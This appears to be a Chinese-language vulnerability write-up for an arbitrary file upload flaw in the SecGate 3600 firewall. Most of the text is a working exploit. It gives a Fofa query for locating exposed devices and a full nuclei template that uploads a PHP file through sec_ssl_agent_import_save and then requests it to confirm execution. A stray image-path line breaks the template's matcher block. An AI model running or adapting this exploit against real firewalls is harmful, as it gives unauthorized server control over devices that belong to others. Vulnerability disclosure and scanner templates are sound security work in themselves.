# 网神SecGate 3600防火墙sec\_ssl\_agent\_import\_save任意文件上传

## 漏洞描述

网神SecGate 3600防火墙sec\_ssl\_agent\_import\_save任意文件上传，攻击者可通过此漏洞获取服务器权限。

## 漏洞复现

1. Fofa

body="./images/lsec/login/loading.gif"



1. 界面如下



1. nucleI

id: SecGate-3600-sec\_ssl-upload

info:

name: SecGate-3600-sec\_ssl-upload

author: m0be1

variables:

filename: "{{to\_lower(rand\_text\_alpha(8))}}"

http:

- raw:

- |

POST /?g=sec\_ssl\_agent\_import\_save HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

Content-Length: 354

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cache-Control: max-age=0

Connection: close

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEkSeIhsa5fnqB0Zn

Origin: null

Upgrade-Insecure-Requests: 1

SL-CE-SUID: 1057

------WebKitFormBoundaryEkSeIhsa5fnqB0Zn

Content-Disposition: form-data; name="reqfile"; filename="{{filename}}.php"

Content-Type: text/plain

<?php echo "test1"; unlink(\_\_FILE\_\_); ?>

------WebKitFormBoundaryEkSeIhsa5fnqB0Zn

Content-Disposition: form-data; name="submit\_post"

sec\_ssl\_agent\_import\_save

------WebKitFormBoundaryEkSeIhsa5fnqB0Zn--

- |+

GET /attachements/{{filename}}.php HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36

Connection: close

req-condition: true

matchers:


- type: dsl

dsl:

- "contains(body\_2, 'test1')"

- "status\_code\_1 == 302 && status\_code\_2 == 200"

condition: and



## 修复建议

1、厂商已发布安全版本，请联系产商。